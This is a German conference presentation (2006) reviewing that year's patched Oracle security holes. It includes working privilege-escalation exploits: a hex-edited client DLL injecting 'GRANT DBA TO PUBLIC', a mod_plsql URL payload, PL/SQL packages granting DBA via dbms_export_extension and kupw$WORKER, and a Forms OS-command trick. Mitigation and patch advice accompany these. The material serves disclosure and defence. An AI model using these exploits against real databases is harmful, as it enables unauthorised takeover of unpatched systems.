



Best of Oracle Security 2006


Alexander Kornbrust
26-Oct-2006




- Einführung
- Oracle CPU Januar 2006
- 0day Mod_plsql
- Oracle E-Business-Suite Patch Februar 2006
- Oracle veröffentlicht 0day (Create View)
- Oracle CPU April 2006
- 0day dbms_export_extension
- Oracle CPU Juli 2006
- Oracle CPU Oktober 2006
- Kontakt




Die folgende Präsentation zeigt eine kleine Auswahl bereits korrigierter Sicherheitslücken, die im Jahr 2006 von Oracle mit Security Patches korrigiert wurden.




Im Jahr 2006 wurden insgesamt 284 Sicherheitslücken in Oracle Produkten korrigiert. Dabei war die Oracle Datenbank selbst 87 mal betroffen.






Der Januar CPU korrigiert insgesamt 82 Sicherheitslücken in unterschiedlichen Oracle Produkten.

Database	29
FORMS	2
REPORTS	6
WF	3
OCS	15
APPS	19
DBC	2
Peoplesoft	1
JDEdwards	1
OHS	2
JavaNet	1
Portal	1



In der Oracle Datenbank wurden vor allem SQL Injection Lücken in PL/SQL Packages korrigiert. Weiterhin wurde ein Fehler im Login-Vorgang korrigiert.


Im Oracle Application Server wurden u.A. Fehler in Forms und Reports korrigiert, die es jedem Benutzer erlauben, den Oracle Application Server zu zerstören bzw. Betriebssystemkommandos auszuführen.




Die Lücke DB18 ist ein Fehler in dem Authentisierungsprozess von Oracle und wurde mit dem Januar 2006 CPU korrigiert.

Ca. 1 Woche nach Veröffentlichung des Patches wurde im Internet von einer Schweizer Firma bereits der erste Exploit, der auf einem Proxies basiert, veröffentlicht.

Siehe <http://www.adp-gmbh.ch/blog/2006/01/24.php>




- Nach einem erfolgreichen Login gegen eine Oracle Datenbank, setzt Oracle den NLS-Parameter mittels eines “ALTER SESSION SET NLS...” Befehls. Dieser Befehl wird im Kontext des SYS Benutzers ausgeführt.
- Dieser “ALTER SESSION” Befehl wird vom nicht vertrauenswürdigen Datenbank-Client an die Datenbank gesendet.






- Öffnen Sie die Datei oraclient9.dll oder oraclient10.dll und suchen Sie nach dem ALTER SESSION Befehl.

```
- [C:\oracle\ora92\bin\oraclient9.dll]
Datei Bearbeiten Suchen Projekt Ansicht Format Spalte Makro Extras Fenster Hilfe
alexora1
oraclient9.dll tnsnames.ora
0 1 2 3 4 5 6 7 8 9 a b c d e f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UMERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ; NLS SORT= '%.*
0015e370h: 73 27 00 00 41 4C 54 45 52 20 53 45 53 53 49 4F ; s'..ALTER SESSIO
0015e380h: 4E 20 53 45 54 20 4E 4C 53 5F 4C 41 4E 47 55 41 ; N SET NLS_LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ; NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; '%.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```



- Ersetzen Sie den "ALTER SESSION" Befehl mit "GRANT DBA TO PUBLIC--" und speichern Sie die DLL ab.

```
- [C:\oracle\ora92\bin\oraclient9.dll*]
Datei Bearbeiten Suchen Projekt Ansicht Format Spalte Makro Extras Fenster Hilfe
alexora1
oraclient9.dll* | tnsnames.ora |
0 1 2 3 4 5 6 7 8 9 a b c d e f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ; NLS SORT= '%.*
0015e370h: 73 27 00 00 47 52 41 4E 54 20 44 42 41 20 54 4F ; s'..GRANT DBA TO
0015e380h: 20 50 55 42 4C 49 43 2D 2D 5F 4C 41 4E 47 55 41 ; PUBLIC-- LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ; NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; '%.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```



- An der Datenbank anmelden und durch den Login die Privilegien eskalieren.


```
C:\> sqlplus scott/tiger@database
```

```
SQL> exit
```


-- Nach dem erneuten Login sind alle Benutzer DBA.


```
C:\> sqlplus scott/tiger@database
```

```
SQL> desc dba_users;
```




“Demokratie (oder Anarchie) in der Datenbank”





Gegen diese Lücke existieren keine Workarounds. Speziell ältere Systeme, die nicht aktualisiert oder gepatcht werden können (z.B. 8.0.x oder 8.1.7.3), sind gefährdet


- Einspielen der Oracle Januar 2006 bzw. April 2006 Patches (oder später)
- Oracle 10.2.0.2 enthält noch keine Fehlerkorrektur für dieses Problem.
- Alle Architekturen, bei denen sich ein Oracle Benutzer nicht direkt gegen die Datenbank anmelden muss (z.B. SAP oder Windows Terminal Server), sind von diesem Problem nicht betroffen.



Auch im Oracle Application Server existieren Sicherheitslücken, mit deren Hilfe ein Angreifer den Oracle Application Server übernehmen kann.

Dies ist unabhängig von den Lücken in der Infrastrukturdatenbank (Listener, SQL Injection, ...).


So kann beispielsweise Oracle Forms und Oracle Reports ausgenutzt werden.



Das folgende Szenario erlaubt das Ausführen von OS Befehlen auf dem Oracle Application Server

- Erzeugen eines neuen Forms-Modules, das ein WHEN_NEW_FORM_INSTANCE-Trigger mit dem Befehl `Host('ls > forms_is_unsecure.txt' , NO_SCREEN);` enthält
- Forms-Executable (hackme.fmx) für die Zielplattform (z.B. Linux, Solaris, ...) erzeugen.
- Kopieren dieses Executables auf den Application Server, z.B. via Webdav, FTP, SMB, webutil, utl_file, ...
- Ausführen des Executables über einen HTTP-Request


<http://myserver.com:7779/forms90/f90servlet?module=/tmp/hacker.fmx>



Ab Forms 10g kann man die Parameter in der URL einschränken. Dazu muss ein Eintrag in die formsweb.cfg gemacht werden.


```
[myFormsApp1]  
form=....  
restrictedURLparams=form,module
```

Alternativ kann man auch die Oracle CPU Juli 2005 oder später einspielen, um dieses Problem zu korrigieren.




Am 25. Januar veröffentlichte David Litchfield auf der Mailing-Liste Bugtraq einen (fehlerhaften) Workaround für eine unkorrigierte, kritische Lücke in Oracle mod_plsql. David riet allen Oracle-Kunden alle URLs die eine geschlossene Klammer enthielten, mit url_rewrite zu blockieren

Auch wenn er nur einen Workaround mit url_rewrite veröffentlichte, war es kein Problem, die Sicherheitslücke herauszufinden und einen Exploit zu schreiben. David empfahl, alle Vorkommen von) zu blocken.



Durch Aktivieren des mod_plsql debuggings in der wbsvr.app war es sehr einfach möglich, den Fehler zu identifizieren.

```
[WVGATEWAY]
debugModules=all
LoggingLevel=Debug
```



Der Aufruf folgender URL liefert folgenden Log-Eintrag

```
http://10.1.1.117/pls/dad/x.hello
```

Auszug aus `$ORACLE_HOME/Apache/modplsql/log/<DAD>/<PORT>`

[...]

```
if (owa_match.match_pattern('x.hello', simple_list__,
    complex_list__, true)) then
```

```
    rc__ := 2;
```


```
else
```

```
    null;
```

```
    null;
```

```
    x.hello;
```

[...]



Der Aufruf folgender URL liefert folgenden Log-Eintrag

```
http://10.1.1.117/pls/dad/x.hello')
```

Auszug aus \$ORACLE_HOME/Apache/modplsql/log/<DAD>/<PORT>

[...]

```
if (owa_match.match_pattern('x.hello'), simple_list__,  
    complex_list__, true)) then
```

```
    rc__ := 2;
```


```
else
```

```
    null;
```

```
    null;
```

```
    x.hello');
```

[...]




```
http://10.1.1.117/pls/dad/x.hello;/*--  
',null,null,false))then--*/
```

Auszug aus \$ORACLE_HOME/Apache/modplsql/log/<DAD>/<PORT>

[...]


```
if (owa_match.match_pattern('x.hello;/*--  
',null,null,false))then--*/', simple_list__,  
complex_list__, true)) then  
rc__ := 2;  
else  
null;  
null;  
x.hello;/*--',null,null,false))then--*/;
```

[...]




Auf der Black Hat USA wurde von David dann folgender Exploit veröffentlicht

```
http://orasploit.com/pls/dad/orasso.home?);execute%20immediate%20:1;--  
=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20B  
UF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_IND  
EX_TABLES('INDEX_NAME','INDEX_SCHEMA','DBMS_  
OUTPUT.PUT_LINE(:p1);EXECUTE%20IMMEDIATE%20'  
'CREATE%20USER%20RDS%20IDENTIFIED%20BY%20ORA  
SEC12!1'';END;--','SYS',1,'VER',0);END;
```



Oracle korrigiert dieses Problem mit dem Oracle CPU April 2006.

Bis zu diesem Zeitpunkt gab es keinen Schutz aus den Workaround via `url_rewrite` bzw. der Verwendung von `PLSQLAlwaysDescribeProcedure`.




Am 23. Februar veröffentlichte bisher den ersten Security-Patch außerhalb des normalen Oracle CPU-Zyklus. Dieses wird von Oracle nur in sehr kritischen Fällen (Prio 0) gemacht.

Oracle entschloss sich zu diesem Schritt, da es über die Diagnose Seiten der E-Business-Suite möglich war, im Internet das Klartextpassword des APPS-Benutzers einzusehen.

Mit Oracle Diagnostics 2.3 wurde diese Problem korrigiert

`http://<host>:<port>/OA_HTML/jtfqalgn.htm`




Am 6. April 2006 veröffentlichte ein Oracle Support Mitarbeiterin auf Metalink versehentlich Informationen inklusive Exploit-Code über eine kritische Sicherheitslücke in Oracle. Diese Lücke erlaubt es Oracle Benutzern mit Leserechten, Daten einzufügen, zu aktualisieren bzw. zu löschen, ohne dass Rechte dafür vorhanden sind.

Diese Information wurde zusätzlich per Metalink Newsletter an alle Abonnenten versendet.

Während anfangs noch davon ausgegangen wurde, dass nur Oracle 9.2-10.2 betroffen sind und man das „CREATE VIEW“ Privileg benötigt, wurden inzwischen Variationen gefunden, die alle Datenbanken betreffen und lediglich mit „CREATE SESSION“ funktionieren.

Daten über Views lesen / Metalink Note



Subject: **A User With SELECT Object Privilege on Base Tables Can Delete Rows From a View**

[Doc ID:](#) Note:363848.1

Type: **PROBLEM**

Last Revision
Date: **06-APR-2006**

Status: **MODERATED**

In this Document

[Symptoms](#)

[Cause](#)

[Solution](#)

[References](#)

This document is being delivered to you via Oracle Support's [Rapid Visibility \(RaV\)](#) Rapid Visibility (RaV) process, and therefore has not been subject to an independent technical review.


Applies to:

Oracle Server - Enterprise Edition - Version: 9.2.0.0 to 10.2.0.3

This problem can occur on any platform.


Symptoms

A user is able to delete data from a table, through a view, though the user is granted only SELECT privilege on the table.




Obwohl sich diese Lücke in bestimmten Varianten auch ohne das Privileg „CREATE VIEW“ ausnutzen lässt, kann man das Risiko durch das Entfernen des Privilegs „CREATE VIEW“ reduzieren.

Unabhängig von diesem Fehler ist die Bereinigung der CONNECT Rolle aber aus anderen Überlegungen sinnvoll. In Oracle 10g Rel.2 wurde dies bereits getan.



Demonstration Daten über Views lesen/ändern/löschen




```
SQL> conn readuser/r  
Connected.
```

```
SQL> CREATE VIEW emp_emp AS  
2 SELECT e1.ename, e1.empno, e1.deptno  
3 FROM scott.emp e1, scott.emp e2  
4 WHERE e1.empno = e2.empno;  
View created.
```

```
SQL> delete from emp_emp;  
2 rows deleted.
```

➔ Dieses Problem wurde mit dem Oracle CPU Juli 2006 korrigiert.

create_view1.avi




```
SQL> -- Delete the lovs of APEX
delete from
  ( specially crafted inline view
  )
/
```

→ Dieses Problem wurde mit dem Oracle CPU Oktober 2006 korrigiert.


→ Weitere ähnliche Probleme sind weiterhin noch offen und werden von Oracle gerade analysiert.

create_view2.avi




Der April CPU korrigiert insgesamt 36 Sicherheitslücken in unterschiedlichen Oracle Produkten.

Database	13
MOD_PLSQL	1
OCS	4
APPS	13
OPA	1
EM	2
PSE	1
JDE	1




In der Oracle Datenbank wurden wieder SQL Injection Lücken in PL/SQL Packages korrigiert. Auch für den mod_plsql 0day Exploit wurde ein Patch veröffentlicht

Durch Entziehen von Public Privilegien von betroffenen Packages war es diesmal auf vielen Datenbanken nicht notwendig, diesen Patch einzuspielen.




1 Woche nach Veröffentlichung des Oracle CPU April 2006 veröffentlichte der Baske Jose Antonio Coret auf der Mailing-Liste Bugtraq einen Exploit für eine nicht korrigierte Lücke in dbms_export_extension.

Obwohl Jose versuchte, die Lücke anonym zu veröffentlichen, unterliefen Ihm einige Fehler, weshalb der Exploit auf Ihn zurückzuführen war.




Demonstration SQL Injection

dbms_export_extension.avi



Package erzeugen

```
CREATE OR REPLACE
PACKAGE MYBADPACKAGE AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo
SYS.odciindexinfo,p3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END; /
```




Packagebody erzeugen

```
CREATE OR REPLACE PACKAGE BODY MYBADPACKAGE
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO HACKER';
COMMIT;
RETURN(1);
END;


END;
/
```

April 0day dbms_export_extension / Demo




```
DECLARE
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'HACKER';
TYPE_NAME := 'MYBADPACKAGE';
TYPE_SCHEMA := 'HACKER';
VERSION := '10.2.0.2.0';
GMFLAGS := 1;

v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME=>
TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION, NEWBLOCK =>
NEWBLOCK, GMFLAGS => GMFLAGS);
END; /
```




Gegen Sicherheitslücken in Oracle Packages kann der einzelne DBA wenig machen. Oracle selbst muss die Lücken korrigieren und wesentlich mehr Sorgfalt bei den Korrekturen an den Tag legen.

- Möglichst wenig Rechte zuteilen (speziell „RESOURCE“ oder „CREATE PROCEDURE“)
- Neuste Patches einspielen.
- Gegen die Lücke in dbms_export_extension hilft es, die Public Grants zu entfernen und das Execute Recht an die DBA Rolle zu granten (wird für den Export benötigt).




Der Juli CPU korrigiert insgesamt 65 Sicherheitslücken in unterschiedlichen Oracle Produkten.

Database	23
Client	4
OAS	10
OCS	1
APPS	20
EM	4
PSE	2
JDE	1



In der Oracle Datenbank wurden wieder SQL Injection Lücken und Buffer Overflows in PL/SQL Packages korrigiert. Neben der Korrektur „Ändern von Daten über Views“ wurden vor allem Lücken in den Oracle Client Libraries korrigiert.


Oracle empfiehlt, diesen Patch auf allen Clients (= alle Oracle_Homes) installiert werden, um Angriffe gegen Clients zu verhindern.




Die folgende Lücke wurde im Juli CPU korrigiert und erlaubt die Privilegien-Eskalation zum Benutzer DBA. Da es sich um eine Lücke in einer undokumentierten Funktion handelt, ist es schwierig, die Auswirkung abzuschätzen, die beim Entfernen der Public-Privilegien entstehen, abzuschätzen.

```
CREATE OR REPLACE FUNCTION "X"."F1" return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO X';
COMMIT;
RETURN 1;
END; /
```

```
exec sys.kupw$WORKER.main('x','YY' and 1=x.f1 -- r6');
```




Demonstration SQL Injection



Der Oktober CPU korrigiert insgesamt 101 Sicherheitslücken in unterschiedlichen Oracle Produkten.

Database	22
OHS	8
APEX	35
OAS	14
OCS	12
APPS	21
OPA	1
Peoplesoft	8
JD Edwards	1



In der Oracle Datenbank wurden wieder SQL Injection Lücken und Buffer Overflows in PL/SQL Packages korrigiert. Auch für die Sicherheits-Lücke in den Inline-Views wurde ein Patch veröffentlicht.

Alleine aus diesem Grund sollte der Oktober-Patch unbedingt eingespielt werden.

Kontakt

Red-Database-Security GmbH
Bliesstraße 16
66538 Neunkirchen
Deutschland



Phone: +49 - 6821 - 95 17 637

Fax: +49 - 6821 - 91 27 354

E-Mail: info@red-database-security.com